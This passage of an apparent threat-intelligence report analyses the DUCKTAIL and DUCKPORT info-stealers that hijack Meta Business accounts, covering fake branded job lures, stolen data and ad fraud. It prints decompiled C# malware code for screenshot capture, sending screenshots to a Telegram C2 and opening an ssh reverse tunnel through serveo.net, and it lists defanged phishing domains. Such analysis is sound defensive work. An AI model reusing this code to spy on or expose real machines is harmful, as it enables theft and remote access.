


Figure 25. Example of dummy classes

Continuation of code signing

DUCKTAIL continues to rely on signing their malware with EV (extended validation) certificates in what we believe is an attempt to evade Microsoft SmartScreen prompts. The threat actor has continued with this trend in their latest campaign.

In the past, WithSecure Intelligence has reported the malicious certificates to the respective certificate authority, causing setbacks to the operation (as signaled by the sharp drop in distribution volume between each revocation). However, to combat this, the threat actor has expanded their certificate procurement efforts by procuring certificates well in advance to quickly replace them in case of revocation.

At the time of writing, we have identified 18 new certificates being registered for 12 businesses in Vietnam. It is worth noting that these certificates have only been used to sign malware linked to DUCKTAIL.

Chapter Two: DUCKPORT- A DUCKTAIL Copycat With Its Own Tale

Introduction

In late March 2023, WithSecure Intelligence started observing an information stealer malware that had significant overlaps with DUCKTAIL. Among other commonalities, the victimology, lures, and similarities in malware functionality initially led us to track this activity cluster as a branched-off-subvariant of DUCKTAIL. However, it soon became evident that the two threats were unique enough with distinctive features to be tracked adjacently as DUCKTAIL and DUCKPORT.

Like DUCKTAIL, DUCKPORT is a threat targeting businesses and individuals that operate on Meta’s Business/Ads platform. The operation consists of a malware component (also referred to as DUCKPORT), which performs information stealing as well as Meta Business account hijacking. Based upon analysis and gathered data, we have determined with moderate confidence that the operation is spearheaded by a threat actor based in Vietnam.

WithSecure Intelligence posits the original code used in DUCKPORT was based on DUCKTAIL, however the threat actor implemented functionalities using their own coding style and approaches. These adjacent threats and their malware source code have since evolved in their own niche ways.

However, we continue to witness overlaps in terms of TTPs, which indicates continuous relations between the threat actors, the extent of which is currently unknown.

Some reasoning that has gone toward separating these two threats include:

- The coding style and implementation approaches seen in the information stealer malware and loaders developed and used by each threat differ significantly, while some functionalities overlap at an abstract level.
- The Telegram channels used by the threat actors for command-and-control are entirely separate, with no overlapping members.
- Each threat use their own code-signing certificates with no overlaps between them.
- DUCKPORT has heavily used Rebrandly to generate fake branded links for their spear-phishing attempts, while DUCKTAIL’s approach has been different.
- There is very little overlap in terms of brands and companies each threat impersonates in their spear-phishing attempts.
- DUCKTAIL and DUCKPORT samples have never been distributed together.

- Implemented features, development timelines, and implementation approaches differ between DUCKTAIL and DUCKPORT. The two threats are being distributed adjacently while being actively developed and evolving in different ways, setting them further apart from one another as time progresses.




Figure 26: DUCKPORT unique samples volume

Delivery mechanism and victimology

The distribution mechanism and victimology of DUCKPORT is similar to that of DUCKTAIL. The threat actor has been observed distributing archive files (often using file hosting services such as Dropbox) containing the information stealer malware linked to DUCKPORT, disguised as projects, products, or job opportunities related to digital marketing and advertising through LinkedIn and WhatsApp.

WithSecure Intelligence has observed little overlap between the brands and companies that DUCKPORT and DUCKTAIL have impersonated so far. Some examples of brands and companies used by DUCKPORT include:

Brand/Company name		
Louis Vuitton	La Roche Posay	McCann
Hyundai	Bandai Namco	Nike
Lamborghini	Ducati	Avalon Organics
Red bull	Samsung	Nivea
NARS	NZXT	Rolex
GUESS		

Figure 27. Example of brands and companies impersonated by DUCKPORT

While DUCKTAIL has dabbled with the usage of fake branded websites as part of their social engineering efforts, it has been a common technique for DUCKPORT.

Instead of providing direct download links to file hosting services such as Dropbox (which may raise suspicion), DUCKPORT sends victims links to branded sites that are related to the brand/company they're impersonating, which then redirects them to download the malicious archive from file hosting services (such as Dropbox). The threat actor primarily registers these fake branded sites through a legitimate URL shortener service called Rebrandly, which offers branded links. Examples of these links include:

- [hyundaimotorjob\[.\]social/HRM](#)
- [brandrecruiter\[.\]social/HyundaiMotor](#)
- [brandrecruiter\[.\]social/NARSCosmetics](#)
- [brandresource\[.\]social/NarsCosmetics](#)
- [recruiterofbrand\[.\]social/NARS](#)
- [narscosmetics\[.\]social/jobinformation](#)
- [nars\[.\]social/HRM](#)
- [recruitmentagency\[.\]social/Lamborghini](#)
- [mccann\[.\]expert/McCANN-Advertising_project_2023](#)
- [guessinc\[.\]work/project](#)
- [samsungagency\[.\]link/service-marketplace](#)
- [nike-agency\[.\]link/us-job](#)
- [marketing-project\[.\]social/nike-agency](#)

In one instance, the threat actor was observed creating a fake website impersonating a company called AdPlexity with a “30 DAYS FREE TRIAL” download link on the frontpage. The link led victims to download a malicious archive containing the information stealer.




Figure 28. Example of fake site used by DUCKPORT

Changes to malware capabilities

WithSecure Intelligence posits that DUCKPORT's source code was based on DUCKTAIL. Hence, the core functionalities found in DUCKTAIL are also present in DUCKPORT, albeit with a different implementation and coding style.

However, DUCKPORT has added numerous novel features that are not present in DUCKTAIL, and also evolved some of the core functionalities that are present in DUCKTAIL. The following subsections will highlight some of these features and changes.

It is worth noting that the malware source code is in constant flux, with functions constantly added, removed, modified, and brought back. Hence, some of the capabilities explained in the subsections below may be present, changed, or removed, depending on the sample.

Expansion of information stealing capabilities

General information

Earlier versions of DUCKPORT stole additional information from the victim's machine, including:

- Username
- OS (operating system) name
- OS version and build number
- CPU Name
- GPU Name
- RAM size
- Hardware UUID

These were fetched through WMI by querying the following classes:

- Win32_OperatingSystem
- Win32_Processor
- Win32_VideoController
- Win32_ComputerSystemProduct

At the time of writing, the latest samples observed in-the-wild no longer fetched this information, but the fields remain as placeholders in the code.

Geolocation and user agent

Just like DUCKTAIL, DUCKPORT relies on launching a hidden browser in headless mode to fetch the victim's geolocation information, as well as the primary browser's user agent. However, the malware uses a couple different websites to achieve this with a fallback mechanism to fetch the geolocation information from other websites, if the previous fails:

- getip[.]pro
 - o First website to be checked. Fetches both user agent and geolocation information. Used by current iterations of DUCKTAIL as well.
- api.myip[.]com
 - o Second website to be checked. Fetches geolocation information. Used by DUCKTAIL in the past.
- ipinfo[.]io
 - o Last website to be checked. Fetches geolocation information.

Browsing information

DUCKPORT contains the same browsing information-stealing capabilities as DUCKTAIL, including the same list of supported browsers. However, the list of information stolen by DUCKPORT has expanded.

The malware harvests victim's login data from their browsers, including:

- Username
- Password
- Action URL

The malware harvests victim's browsing history, including:

- URL
- Page title
- Last visit time

Earlier versions of the malware also harvested victim's download history, including:

- Current path
- MIME type
- End time
- Tab URL
- Tab referrer URL
- Referrer

It is worth noting that the latest samples observed in-the-wild no longer fetch the victim's download history.

Expansion of Meta Business account hijacking capabilities

DUCKPORT has implemented extensive functionalities related to its Facebook and Meta Business account hijacking component. Many of its core functionalities overlap with DUCKTAIL, but with some vastly different implementation techniques. Furthermore, there are additional functionalities found in DUCKPORT that are not seen in DUCKTAIL, and vice versa.

We have observed additions and changes in several areas:

Automated actions related to fraudulent ad creation and publishing through compromised businesses

- Automatically publish ad drafts containing specified keyword.
- Automatically create and publish fraudulent ad campaigns based on information sent by the threat actor to the victim's machine via C2 (Telegram). This is achieved through several substeps:
 - o Turn off all the victim's ad account notifications.
 - o Turn off notifications and e-mail alerts related to respective ad campaign.
 - o Create an active ad campaign with name specified by threat actor.
 - o Create an active ad set attached to the campaign with default specifications (unless specified by the threat actor) targeting Facebook and Audience Network users situated in the US through ads served via feeds and Facebook reels.
 - o Publish ad creatives (actual ad content) with information specified by the threat actor.
 - o Perform deep copies of ad sets if requested by threat actor.
 - o Automatically accept admin invite to page associated with campaign.
 - o Send ad campaign information back to the threat actor via Telegram.
- Other automated tasks related to credit allocation as well as Page and Ad account agencies.

Expansion of business hijacking and elevation of privileges

- Add threat actor's e-mail addresses as a non-admin if they could not be added as administrator with finance editor roles using the victim's account privileges. The non-admin roles include: "EMPLOYEE", "FINANCE_EDITOR", "FINANCE_EDIT", "FINANCE_VIEW", "DEVELOPER", "DEFAULT".
- Add additional permissions (roles) to threat actor's email addresses that were added as a non-admin, including ability to: "Manage ad accounts", "Manage campaigns", "View performance", and "Manage Creative Hub mockups".

Security credentials

- Expanding the list of access tokens that are fetched from a variety of endpoints.
- Generating and fetching 2FA codes for later usage (bypassing 2FA).

It is worth noting that some of these capabilities may no longer be valid [due to changes and enforcements by Meta](#). However, the malware contained code pertaining to these functions at the time of writing.

Taking screenshots from the victim's machine

A capability implemented since DUCKPORT's earliest versions is taking screen captures using ScaleHQ.DotScreen library.

```
public static string Cap()
{
    string text2;
    try
    {
        Rectangle rectangle = default(Rectangle);
        foreach (Screen screen in Screen.AllScreens)
        {
            Rectangle bounds = screen.Bounds;
            int num = bounds.X + bounds.Width;
            int num2 = bounds.Y + bounds.Height;
            if (num > rectangle.Width)
            {
                rectangle.Width = num;
            }
            if (num2 > rectangle.Height)
            {
                rectangle.Height = num2;
            }
        }
        Bitmap bitmap = new Bitmap(rectangle.Width, rectangle.Height, PixelFormat.Format32bppArgb);
        Graphics.FromImage(bitmap).CopyFromScreen(0, 0, 0, 0, rectangle.Size);
        string text = Path.Combine(Path.GetTempPath(), "tmp_cap_" + DateTime.Now.Millisecond.ToString() + ".jpg");
        bitmap.Save(text, ImageFormat.Jpeg);
        text2 = text;
    }
    catch (Exception ex)
    {
        SysUtils.log.error(ex.ToString());
        text2 = "";
    }
    return text2;
}
```

Figure 29. Code snippet used to capture and save screenshots

Earlier versions of this capability took screen captures upon and during execution of the malware, and on-demand via commands issued via C2 (Telegram). These screenshots were stored in the %TEMP% folder using the following naming convention: tmp_cap_<DATETIME>.jpg, and then sent to the threat actor via C2 (Telegram).

At the time of writing, this capability still exists. However, it has been re-purposed as explained in the next section.

```
private void ProcessMessage(Message message)
{
    try
    {
        string text = message.Text;
        this.lastMessage = text;
        string[] array = text.Split(new char[] { '|' }, 4);
        if (array.Length >= 4)
        {
            string text2 = array[0];
            string text3 = array[1];
            string text4 = array[2];
            string text5 = array[3];
            if (string.Equals("RES", text2) && string.Equals(text3, this.guid))
            {
                this.log.info("Tel onUpdate sdcmsg for cmd {0}: {1}", text4, text5);
                DateTime date = message.Date;
                if (message.Date.ToLocalTime().CompareTo(this.validFromMessageTime.ToLocalTime()) < 0)
                {
                    this.log.info("process outdate sdcmsg");
                }
                else if (string.Equals("HELLO", text4))
                {
                    this.ProcessHelloResponse(text5);
                    this.processedCmdResponse = true;
                    this.ProcessScreenResponse(text5);
                }
                else if (string.Equals("SCREEN", text4))
                {
                    this.ProcessScreenResponse(text5);
                }
            }
        }
    }
}
```

Figure 30. Code snippet to take screenshots on request by C2

```
private void ProcessScreenResponse(string response)
{
    try
    {
        string cap = IBInstanceTelResultHandler.GetInstance().GetCap();
        if (!StringUtils.isEmpty(cap))
        {
            using (FileStream fileStream = File.OpenRead(cap))
            {
                this.SendDocument(fileStream, this.guid + "_src.jpg", "REQ|" + this.guid + "|SCREEN|" + this.cachedRepository.GetRunTurn().ToString());
            }
            foreach (string text in IBInstanceTelResultHandler.GetInstance().GetAdditionalCap())
            {
                using (FileStream fileStream2 = File.OpenRead(text))
                {
                    this.SendDocument(fileStream2, this.guid + "_src.jpg", "REQ|" + this.guid + "|SCREEN|" + this.cachedRepository.GetRunTurn().ToString());
                }
            }
            IBInstanceTelResultHandler.GetInstance().GetAdditionalCap().Clear();
        }
    }
    catch (Exception ex)
    {
        this.log.error(ex.ToString());
    }
}
```

Figure 31. Code snippet to send screenshots to C2

Exposing and accessing the victim's machine publicly

Starting in late April 2023, distributed samples contained experimental code related to port-forwarding (tunneling), utilizing the NgrokSharp library and code taken from the Mentalis Proxy project.

Upon receiving a command from the C2 channel (Telegram), the malware would:

- Initialize Ngrok by dropping a ngrok binary on the disk at %APPDATA%\NgrokSharp\ngrok.exe.
 - o The dropped ngrok binary is embedded within the malware's resources.
 - o The dropped location becomes the default location used by the NgrokSharp library.
- Initialize Ngrok (via NgrokSharp) using an authentication token and listening port received from the C2 channel.
- Launch a SOCKS listener implemented using code from the Mentalis Proxy project.

This essentially exposed the victim's machine to the internet with a public URL. The threat actor could then interact with the machine via the public URL and incoming requests would be processed by the listener.

```
public void method_5()
{
    new Thread((ThreadStart)delegate
    {
        Process process = Process.Start(new ProcessStartInfo
        {
            FileName = "ssh.exe",
            UseShellExecute = false,
            RedirectStandardOutput = true,
            CreateNoWindow = true,
            Arguments = "-R 80:127.0.0.1:9669 serveo.net"
        });
        process.Start();
        while (!process.StandardOutput.EndOfStream)
        {
            string text = process.StandardOutput.ReadLine();
            interface5_0.imethod_5("Serveo line: " + text);
            if (Class30.smethod_6(text) && text.Contains("Forwarding HTTP traffic"))
            {
                string text2 = Class30.smethod_0(text, "https://(.*?).serveo.net");
                string_2 = "https://" + text2 + ".serveo.net";
                interface5_0.imethod_5("found serveoUrl: " + string_2);
            }
        }
    }).Start();
}
```

Figure 32. Port forwarding and fetching public URL assigned via serveo.net

However, the code remained experimental, and the listener implementation did not process the incoming requests in any malicious way. Furthermore, this entire implementation was dropped from later versions of the distributed malware.

By July 2023, the threat actor re-wrote the implementation from scratch utilizing a custom HTTP listener and serveo.net. The malware would now:

- Set up an HTTP listener to handle incoming requests on a hardcoded port when the malware is launched.
- Launch ssh.exe to perform port forwarding to a public URL assigned to the victim's machine through serveo.net.
- Drop ssh.exe into %TEMP% if not pre-installed on victim's machine.
- Process incoming HTTP requests sent to public URL with an HTTP listener handler.

At the time of writing, the HTTP listener remained in an experimental state, with two implemented capabilities:

- Capturing and serving a live screenshot of the machine when the public URL is accessed.
 - Log the content body of incoming POST requests. Logged information is ultimately sent to the C2.
 - o Based on the current logic, we believe the threat actor may use this capability to pass and process commands on the victim's machine.

At the time of writing and with the current implementation, we believe this functionality may eventually expand (if development continues) the malware beyond an information stealer and enable RAT (remote access trojan)-like capabilities.

```

HttpListenerContext result = awaiter2.GetResult();
@class.method_2();
HttpListenerRequest request = result.Request;
HttpListenerResponse httpListenerResponse_0 = result.Response;
Console.WriteLine("Request #: {0}", ++@class.int_1);
Console.WriteLine(request.Url.ToString());
Console.WriteLine(request.HttpMethod);
Console.WriteLine(request.UserHostName);
Console.WriteLine(request.UserAgent);
Console.WriteLine();
string text = "";
if (request.HttpMethod == "POST")
{
    Stream inputStream = request.InputStream;
    Encoding contentEncoding = request.ContentEncoding;
    StreamReader streamReader = new StreamReader(inputStream, contentEncoding);
    text = streamReader.ReadToEnd();
    Console.WriteLine("requestBody: " + text);
    @class.method_1(text);
    inputStream.Close();
    streamReader.Close();
}
byte[] bytes = Encoding.UTF8.GetBytes(string.Format(@class.string_3, @class.string_1));
httpListenerResponse_0.ContentType = "text/html";
httpListenerResponse_0.ContentEncoding = Encoding.UTF8;
httpListenerResponse_0.ContentLength64 = bytes.LongLength;
awaiter = httpListenerResponse_0.OutputStream.WriteAsync(bytes, 0, bytes.Length).GetAwaiter();
}

private void method_2()
{
    try
    {
        Rectangle rectangle = default(Rectangle);
        foreach (Screen allScreen in Screen.AllScreens)
        {
            Rectangle bounds = allScreen.Bounds;
            int num = bounds.X + bounds.Width;
            int num2 = bounds.Y + bounds.Height;
            if (num > rectangle.Width)
            {
                rectangle.Width = num;
            }
            if (num2 > rectangle.Height)
            {
                rectangle.Height = num2;
            }
        }
        int width = ((rectangle.Width < 1920) ? 1920 : rectangle.Width);
        int height = ((rectangle.Height < 1080) ? 1080 : rectangle.Height);
        Bitmap bitmap = new Bitmap(width, height, PixelFormat.Format32bppArgb);
        Graphics.FromImage(bitmap).CopyFromScreen(0, 0, 0, 0, rectangle.Size);
        string text = Path.Combine(Path.GetTempPath(), "tmp_cap.jpg");
        bitmap.Save(text, ImageFormat.Jpeg);
        string text2 = method_3(text);
        string_1 = text2;
    }
    catch (Exception ex)
    {
        interface5_0.imethod_2(ex.ToString());
    }
}

public string string_3 = "<!DOCTYPE><html> <head> <title>Manager</title> </head> <body> <div><div><form method=
\"post\" action=\\\"</div><div><input type=\\\"submit\\\" value=\\\"Add
\\\"</div> </form></div><div><img style=\\\"max-width: 100%\\\" src=\\\"data:image/png;base64,{0}\\\"</div></div> </body></
html>";

